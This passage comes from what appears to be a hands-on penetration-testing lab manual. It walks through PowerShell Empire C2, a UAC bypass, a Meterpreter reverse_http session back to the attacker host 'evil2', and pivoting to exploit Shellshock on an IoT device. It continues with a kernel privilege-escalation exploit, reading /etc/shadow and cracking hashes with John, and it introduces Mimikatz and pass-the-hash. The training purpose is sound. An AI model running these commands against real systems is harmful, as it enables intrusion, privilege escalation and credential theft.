
(Empire: A) > **agents**

.....

(Empire: agents) > **interact A**

(Empire: A) > **info**

Examine the output of the info command. Note that it gives us some useful info about when the agent last contacted, the OS version, the logged in user etc. It also gives us the possibility to configure **working hours** (the time the agent should be active), the **user_agent (profile)** string, the **delay, the jitter** and much more**.**



Exercise Conclusion

In this exercise, we briefly examined the Command and Control session by looking at the traffic between the compromised client and the attack framework.

Key Concepts: Command and Control, mimicking normal traffic

Lab 4: Local Privilege Escalation

Exercise Description

In this exercise, we will gain system privileges on **Workstation A** (Mordiac). For the Attacker, it may be necessary to gain system privileges because without it he will not be able to do pivoting and dumping passwords and hashes – both of which are very useful for lateral movement (the next lab).

In this lab gaining system privileges will be very easy (and will not be requiring a vulnerability) since Mordiac was (foolishly) logged on with administrator privileges.

(In Appendix A there is an optional lab that shows a normal user (without admin privileges) being compromised. In that scenario, the Attacker would need to use some unpatched vulnerability or misconfiguration to proceed.)

Exercise Steps

Step 1 Next the Attacker wants to elevate privileges to system privileges. This is very easy since Mordiac was (foolishly) logged in as administrator. So, all that is needed here is to bypass Microsoft UAC (User Access Control), se **http://www.powershellempire.com/?page_id=380**.

From **evil2** (Empire session) type ***agents*** and then ***interact A*** to go back to interact with A, then ***bypassuac CL*** (CL is the name of **Listener** we created previously in Lab 2) and answer yes if presented with a warning that module is not *opsec safe* (meaning it touches hard disk, leaving traces that AV or defensive tools could detect).

(Empire: A) > **agents**

[*] Active agents:

Empire: agents) > **interact A**

(Empire: A) > **bypassuac CL**

Your output should look like below (the name of the agent will vary), meaning you will have a new agent connection but with higher privileges.

```
(Empire: A) > bypassuac CL
[>] Module is not opsec safe, run? [y/N] y
(Empire: A) >
Job started: Debug32_67wt6
[+] Initial agent TXA2AY3SVZ2TEU4D from 198.18.133.11 now active
```

Step 2 Let's interact with the new session (that has system privileges). Type ***agents*** and note which session has an asterisk * in the username column


```
(Empire: A) > agents
```


```
(Empire: A) > agents

[*] Active agents:

 Name            Lang  Internal IP     Machine Name    Username            Process             Delay    Last Seen
 ---------       ----  -----------     ------------    ---------           -------             -----    --------------------
 A               ps    198.19.10.38    WORKSTATIONA    LABRATS\mordiac     powershell/1956     5/0.0    2017-08-28 12:12:12
 G4PRZ6US        ps    198.19.10.38    WORKSTATIONA    *LABRATS\mordiac    powershell/3780     5/0.0    2017-08-28 12:12:12
```

Step 3 Rename the session with an asterisk to (for example) AA and interact with it. Remember you only need to type the first character(s) of the name and then TAB.

```
(Empire: agents) > rename <name of agent as per above> AA
(Empire: agents) > interact AA
(Empire: AA) >
```

Exercise Conclusion

In this exercise, we escalated privileges from administrator to system. This was easy because the user Mordiac was administrator. If the user is not running as administrator and if the client is patched, local privilege escalation may be considerably more difficult.

Lab 5A: Lateral Movement in an IoT Environment


Exercise Description

The Attacker now has system privileges on client Workstation A (Mordiac). He now wants to move laterally in the network to take control of the mission critical IoT device.

Remember that in Lab 1: Step 2 we could see that this IoT device was not reachable from the outside. But as this exercise will show, we can now reach the IoT device over the compromised Workstation A.


In order to do so, we will add a new tool to the toolbox, the famous Metasploit Framework (**https://www.rapid7.com/products/metasploit/**). While Empire is very useful and stealthy for (post) exploitation in Windows Environments, Metasploit is very flexible and more general in that it can be used to hack a wide variety of systems (including Linux, printers, networking infrastructure etc.).

This is shown in the figure below. The control of the compromised Workstation A (Mordiac) is handed over to the Metasploit Framework on evil2, which will pivot the attack against the Linux based IoT device over the outgoing HTTP session from Workstation A. Note that the IoT system logs will see the attack coming from the internal Workstation A.



Exercise Steps

Step 1 The Attacker wants to break into the IOT device iot.labrats.se at 198.19.10.211. In order to do so we will share the control of **Workstation A** (Mordiac) with the Metasploit Framework on **evil2**, which can be used to attack any operating system.



The sharing of control works as follows (see picture above): We already have a working control connection between the PowerShell Agent and the PowerShell Empire Listener called “CL” on port 8081.


Next we are going to start a **Metasploit Multi Listener** on port 8086 on the same machine.

In step 2 we are going to instruct our PowerShell agent to inject Meterpreter payload/shellcode into Workstation A. This shellcode will connect back to our Metasploit Listener.

Start a **new** SSH shell session with evil2. (this will be the third). Change the directory to metasploit.

```
root@evil2:~# cd metasploit
```

Your MTPuTTY will now have 3 tabs to evil2, one tab for Empire, one for Metasploit and one for pure shell access.




We now want to start Metasploit and run a multi handler, which waits for a **Meterpreter** connection (a Meterpreter connection is a Command and Control session used by the Metasploit Framework), originating from the compromised client.

Start **metasploit** console (msfconsole) with the script file **multi.rc**

```
root@evil2:~# msfconsole -r multi.rc
```

The output should look similar to below:



Note: In order to minimize typing, the Metasploit parts of this lab use pre-defined scripts (ending with .rc). These are just text files, and the students who prefer typing the commands can instead of invoking the scripts type the content of the files.

Step 2 Instruct the PowerShell Empire to create a new control channel ("a Meterpreter session") to the multi handler of the Metasploit Framework we created in the previous step.

From the first SSH session with Empire, whilst interacting with a session with system privileges (AA), do the following, which should create an outgoing http command control session to your metasploit listener.

```
(Empire: AA) > usemodule code_execution/invoke_shellcode
(Empire: code_execution/invoke_shellcode) > set Listener Meterpreter
(Empire: code_execution/invoke_shellcode) > set Payload reverse_http
(Empire: code_execution/invoke_shellcode) > run
```

Now watch your SSH session (the one with Metasploit listening). The output should look similar to the below, indicating that we now control the compromised client from the Metasploit Framework.


```
resource (multi.rc)> exploit
[*] Started HTTP reverse handler on http://0.0.0.0:80/
[*] Starting the payload handler...
[*] 198.18.133.11:55018 (UUID: e807d37e063a42c1/x86=1/windows=1/2016-03-27T16:18:46Z) Staging Native payload ...
[*] Meterpreter session 1 opened (104.224.42.200:80 -> 198.18.133.11:55018) at 2016-03-27 17:18:47 +0100

meterpreter >
```

Step 3 Now on your SSH session (with Metasploit), exit your Metasploit shell session and go back to the Meterpreter session by typing **background**. Then create a route to allow the Metasploit Framework to attack targets on the inside of the network via the compromised client (Mordiac) using Meterpreter session 1.

(The syntax is route add <network> <mask> <session>)

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > route add 198.19.10.0 255.255.255.0 1
 [*] Route added
```

Understand how the attack is going via the compromised client (Mordiac), even though the IoT device is not reachable directly as we proved in step 2 of LAB 2 (the device was unreachable according to nmap).



Step 4 Next, we should attack the IOT device (198.19.10.211) using the previous Meterpreter session. From the 2nd SSH windows (with the Meterpreter session), invoke a Meterpreter resource script **iot.rc** that will setup the attack exploiting the Bash Shellshock vulnerability (**CVE-2014-6271).**


Even though this vulnerability is from September 2014, the Attacker has some hope **because IoT systems are often not patched regularly**.

```
msf exploit(handler) > resource iot.rc
[*] Processing iot.rc for ERB directives.
resource (iot.rc)> use exploit/multi/http/apache_mod_cgi_bash_env_exec
resource (iot.rc)> set targeturi /cgi-bin/vulnerable.cgi
targeturi => /cgi-bin/vulnerable.cgi
resource (iot.rc)> set rhost 198.19.10.211
rhost => 198.19.10.211
resource (iot.rc)> set target 1
target => 1
resource (iot.rc)> set payload Linux/x64/meterpreter/bind_tcp
payload => Linux/x64/meterpreter/bind_tcp
msf exploit(apache_mod_cgi_bash_env_exec) >
```

Step 5 Then run the ***exploit***:

```
msf exploit(apache_mod_cgi_bash_env_exec) > exploit
```

If successful, the exploit will create a Meterpreter shell to the remote IoT system (which is tunneled in an outgoing HTTP session), and your output will look similar to the below (note the number of the new session (in picture below it is session number 2).



Type sessions –i <number> to interact with the Meterpreter session

```
msf exploit(http/apache_mod_cgi_bash_env_exec) > sessions -i 2
[*] Starting interaction with 2...
meterpreter >
```

Step 6 Let's investigate the compromised IoT device.

With the meterpreter's **sysinfo** command we get info about the system we have breached (it is running an old version 2.6.35-22 Linux Kernel of Ubuntu Linux).

```
meterpreter > sysinfo
Computer      : iot.labrats.se
OS            : Linux iot 2.6.35-22-server #33-Ubuntu SMP Sun Sep 19 20:48:58 UTC 2010 (x86_64)
Architecture  : x86_64
Meterpreter   : x86/Linux
```

Next verify our privileges.

```
Meterpreter > getuid
Server username: uid=33, gid=33, euid=33, egid=33, suid=33, sgid=33
```

Note that the web server was running under limited privileges (uid 33 is www-data, which has limited privileges). As an example, we cannot access the password hash file under /etc/shadow:

```
meterpreter > download /etc/shadow
 [*] downloading: /etc/shadow -> shadow
 [-] core_channel_open: Operation failed: 13
```

For more info on the compromised machine we can drop into a shell with the meterpreter **shell** command, where we can verify our privileges with the Linux **id** command. We can again try to get to the password hash file (etc/shadow) but it will fail.

```
meterpreter > shell
 Process 3416 created.
 Channel 2 created.
 /bin/sh: can't access tty; job control turned off
id
 uid=33(www-data) gid=33(www-data) groups=33(www-data)
cat /etc/shadow
 /etc/shadow: Permission denied
```

Note: When in meterpreter shell mode there will be no echo of a prompt (such as $ or #) to the console. So, a command that returns an output (such as the id command below) will return the output without the preceding $ prompt. But a command that does not return an output (such as the command for changing permissions, chmod, will return nothing. This can be confusing.


Let's grab some more info on the Linux distribution by cat /etc/issue.

```
cat /etc/issue
 Ubuntu 10.10
```

We now know we are running a very old version of Ubuntu, 10.10, on an old version of the Linux kernel: 2.6.35-22 (from the sysinfo command above).

Local Privilege Escalation on the IoT Linux Machine

Step 7 From previous step, we know that we need to do a local privilege escalation. Now we could google and search for **local privilege escalation ubuntu 10.10.**



One of these links will actually take you to an exploit code that can be used to escalate privileges using CVE-2010-3904. This is an old vulnerability back from 2010, but it is not unusual for IoT system to be poorly patched or completely unpatched.

http://www.securityfocus.com/bid/44219/exploit

Typically, you could now download the source code, examine it or modify it for your purposes, or just go ahead and compile it. For the purpose of this lab this has already been done, and the compiled exploit **privesc** is already at Evil2 under **/root/metasploit.**

Note that it can be very dangerous to just download and compile exploit source code and then run it. There is a risk that the exploit will work against your own machine, or work in an unintended way, spreading etc.

Step 8 Now we get out of the shell back to meterpreter by using Control-C from the shell session

```
^C
Terminate channel 2? [y/N]  y
meterpreter >
```

Step 9 Next, we want to upload the file at Evil2: /root/privesc to the IoT and run it.

But when we try to upload it, at first it fails.

```
meterpreter > upload privesc
 [*] uploading  : privesc -> privesc
 [-] core_channel_open: Operation failed: 1
```

The reason is that our meterpreter is working from the web cgi-bin directory (/usr/lib/cgi-bin), where the compromised process (run as www-data) lacks the privileges to upload a file. We need to first change to a directory where anybody can upload files…. /tmp is such a place. Then we try again.

```
meterpreter > cd /tmp
meterpreter > upload privesc
 [*] uploading  : privesc -> privesc
 [*] uploaded   : privesc -> privesc
meterpreter >
```

Step 10 Jump back to the shell to execute the uploaded file.

```
meterpreter > shell
 Process 3522 created.
 Channel 5 created.
```

Next we use the unix **chmod** command to change the permissions of the file we just uploaded to be executable (setting it to 777 makes it read-write-and-executable by everyone).

```
chmod 777 /tmp/privesc
```

Note: When you're in shell mode typing a Linux command, the shell may not return a command prompt ($ or #) and an output, although the command (like the chmod 777) has been executed successfully.

Now let's see if it we can escalate our privileges.

```
/tmp/privesc
 [*] Linux kernel >= 2.6.30 RDS socket exploit
 [*] by Dan Rosenberg
 [*] Resolving kernel addresses...
  [+] Resolved rds_proto_ops to 0xffffffffa01377e0
  [+] Resolved rds_ioctl to 0xffffffffa0130000
  [+] Resolved commit_creds to 0xffffffff81085d70
  [+] Resolved prepare_kernel_cred to 0xffffffff81086240
 [*] Overwriting function pointer...
 [*] Triggering payload...
 [*] Restoring function pointer...
```

Joy! Precious Joy! We can verify the new powers with the **id** command: we should be root (id=0) which is about as good as it gets in a Unix environment.

```
id
 uid=0(root) gid=0(root) groups=0(root)
```


Step 11 With root privileges we should now be able to read all files on the compromised machine. Let's see if there is a file called secret and try to read it.

```
find / -name secret
 /home/linuxuser/secret
cat /home/linuxuser/secret
 <xxxxxxxxxxx> <- take a note of the content of this file
```

Step 12 Now let's try to crack local passwords. The reason for doing this, in spite of already having full control (we are root) of the compromised iot-system, is that ***the passwords may be reused on other target systems.***

Check that we can get the Linux password hashes by getting the contents of the file /etc/shadow.

```
cat /etc/shadow
```



Step 13 The tool ("john") that we are going to use to crack the passwords will need both the /etc/passwd and the /etc/shadow files from the target. Since we have root access on the target, we can easily use copy paste with the SSH terminal to copy these files from the target to evil2.

To save you, the student, from the hassle of copy/paste via remote desktop in this lab environment, copies of the files above have already been put in the /root/loot/iot directory on evil2 (named passwdfile and shadowfile).

Step 14 To crack the passwords. We will use **John the Ripper** which comes preinstalled with Kali Linux. We will need to feed in the following parameters to John.

a. **--format**, this is the hash function for the passwords (here it will be sha512crypt. If you try the wrong one John may tell you which you should have tried).

b. **–wordlist**, this is the text files with the passwords to try. John comes with default file passwd.lst, but you could also upload (much larger) files.

c. The locations of the password files.


From the Linux shell to evil2, type

```
root@evil2:~#cd /root/loot/iot
root@evil2:~# john --format=sha512crypt --wordlist /usr/share/john/password.lst
passwdfile shadowfile
```

or, to save typing you can use the lab script

```
root@evil2:~#./crackit
```

The output should look similar to below, note that we managed to crack one password ("password") for the user "admin".



Note: In this lab, cracking was easy due to the very weak password so the basic wordlist of John was enough. In real life, the attacker will use dedicated hardware that would allow him to crack or brute-force significantly more complex passwords.

Step 15 Back on the Metasploit shell session with the IOT device, we could try to squeeze some more info out of it. It may be interesting to know with what devices it communicates (they may be interesting too). We could first examine the arp cache:

```
arp -a
```

```
arp -a
iotcontrol.labrats.se (198.19.10.210) at 00:50:56:aa:60:ca [ether] on eth0
ad1.labrats.se (198.19.10.1) at 00:50:56:aa:9e:1c [ether] on eth0
workstationa.labrats.se (198.19.10.38) at 00:50:56:aa:69:70 [ether] on eth0
? (198.19.10.11) at 00:50:56:aa:57:f2 [ether] on eth0
```

As shown above, the iot device communicates with **workstation A** (that is the traffic for our pivot) and ad1.labrats.se (more about that server later). We also learned about a machine at 198.19.10.210 (iotcontrol), that is also hackable.

Step 16 **Finally**, exit the **Metasploit** shell session on IOT to get back to Metasploit prompt.

Note: To exit your Metasploit shell session and go back to the Meterpreter try Ctrl-C from the Metasploit tab. You then need to background the IOT meterpreter session.

```
^C
 Terminate channel 5? [y/N]  y
 meterpreter > background
[*] Backgrounding session 2...
msf exploit(apache_mod_cgi_bash_env_exec) >
```

Exercise Conclusion

In this exercise, we leveraged the fact that we had systems privileges on the compromised client to pivot through this client to attack otherwise unreachable systems on the inside. We could now reach all the systems that the compromised client can reach.

We could take over control of an IoT system running an unpatched version of Linux, and we could download source code from the internet to escalate privileges to get privileged access.

Key Concepts: Pivoting, passing control to other tools. Privilege Escalation, cracking passwords

Key Tools: Metasploit Framework, Google, john

Lab 5B: Lateral Movement in the Windows Infrastructure

Exercise Description

The Attacker now has system privileges on Workstation A (Mordiac). He now wants to move laterally in the network taking control of the Microsoft Windows Active Directory infrastructure. The ultimate goal is the Domain Controller; to dump the hashes of the Domain Controller gives full access to the whole domain.

Some of the tools and concepts you will encounter in this lab:

- **Mimikatz** (http://blog.gentilkiwi.com/mimikatz) is a very well-known tool to "manage credentials", which includes dumping **passwords** and **hashes** from a compromised machine.
- Lateral movement with **WMI** and **PowerShell**: this allows an Attacker to jump from one windows machine to another by creating remote processes. Since both WMI and PowerShell are legitimate Windows tools (used for management), this is a very stealthy way to move inside the domain.
- **Pass-the-Hash**. For Windows authentication with NTLMv2, the Attacker does not need to know the password to authenticate to a remote machine. The hash is just as good as the password, as you will see in this lab.

Some of these concepts are further explained in Appendix C, along with pointers to further reading.

Exercise Steps

